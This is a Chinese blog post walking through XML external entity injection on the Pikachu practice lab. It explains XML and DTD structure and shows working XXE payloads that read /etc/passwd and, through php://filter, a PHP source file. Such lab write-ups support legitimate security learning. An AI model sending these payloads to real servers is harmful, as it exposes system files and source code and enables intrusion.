
大家好,又见面了,我是你们的朋友全栈君。
0x00 XXE -“xml external entity injection”
既"xml外部实体注入漏洞"。
概括一下就是"攻击者通过向服务器注入指定的xml实体内容,从而让服务器按照指定的配置进行执行,导致问题"
也就是说服务端接收和解析了来自用户端的xml数据,而又没有做严格的安全控制,从而导致xml外部实体注入。
现在很多语言里面对应的解析xml的函数默认是禁止解析外部实体内容的,从而也就直接避免了这个漏洞。
以PHP为例,在PHP里面解析xml用的是libxml,其在≥2.9.0的版本中,默认是禁止解析xml外部实体内容的。
本章提供的案例中,为了模拟漏洞,通过手动指定LIBXML_NOENT选项开启了xml外部实体解析。
作者写的不是太好懂,这里多补充一点。
XML概念:
XML是可扩展的标记语言(eXtensible Markup Language),设计用来进行数据的传输和存储, 结构是树形结构,有标签构成,这点很像HTML语言。但是XML和HTML有明显区别如下:
XML 被设计用来传输和存储数据。
HTML 被设计用来显示数据。
XML结构:
第一部分:XML声明部分
<?xml version="1.0"?>

第二部分:文档类型定义 DTD
<!DOCTYPE note[ <!--定义此文档是note类型的文档-->
<!ENTITY entity-name SYSTEM "URI/URL">
<!--外部实体声明-->
]>

第三部分:文档元素
<note>
<to>Dave</to>
<from>Tom</from>
<head>Reminder</head>
<body>You are a good man</body>
</note>
其中,DTD(Document Type Definition,文档类型定义),用来为 XML 文档定义语法约束,可以是内部申明也可以使引用外部DTD。
XML中对数据的引用称为实体,实体中有一类叫外部实体,用来引入外部资源,有SYSTEM和PUBLIC两个关键字,表示实体来自本地计算机还是公共计算机,外部实体的引用可以借助各种协议,比如如下的三种,具体的示例可以看下面的xxe漏洞:
file:///path/to/file.ext
http://url
php://filter/read=convert.base64-encode/resource=conf.php

外部引用可支持http,file等协议,不同的语言支持的协议不同,但存在一些通用的协议,具体内容如下所示:

0x01 xxe漏洞
这里真的把我坑了很久,在理解完xxe以后,用自己构造的payload始终无法成功,然后用源代码里面的payload同样无法成功,试过apache的mime.types修改无效,最终只能放弃php5.5回到phpstudy中使用php5.4成功执行。payload如下:
<?xml version = "1.0"?>
<!DOCTYPE note [ <!ENTITY hacker "ESHLkangi">
]>
<name>&hacker;</name>
payload中&hacker;是用来将hacker这个实体进行调用,hacker实体成功在前端回显。

接下来使用外部的时候又出问题了,换了各种文件都不太行,不管是其它的文件还是同目录文件都不行。
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE name [ <!ENTITY xxe SYSTEM "file:///D://Programs//PHPStudy//WWW//pikachu//vul//xxe//xxe.php">]>
<name>&xxe;</name>
抱着尝试着心理去试了下php协议,成了。
<?xml version = "1.0"?>
<!DOCTYPE ANY [ <!ENTITY f SYSTEM "php://filter/read=convert.base64-encode/resource=xxe.php">
]>
<x>&f;</x>

查了各种资料,折腾了三个小时,哎,不晓得是哪有问题,以后再慢慢研究吧。
11/25/2019更新
问题解决了,之前不能正常使用的原因是升级了php5.5后,有一些php包没有安装,所以无法执行外部实体,在做其它靶场的时候把问题解决了。php55-php-xml和php55-php-fpm两个包安装就好了。
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE name [ <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<name>&xxe;</name>
在centos中正常完成复现。
发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/142312.html原文链接:https://javaforall.net



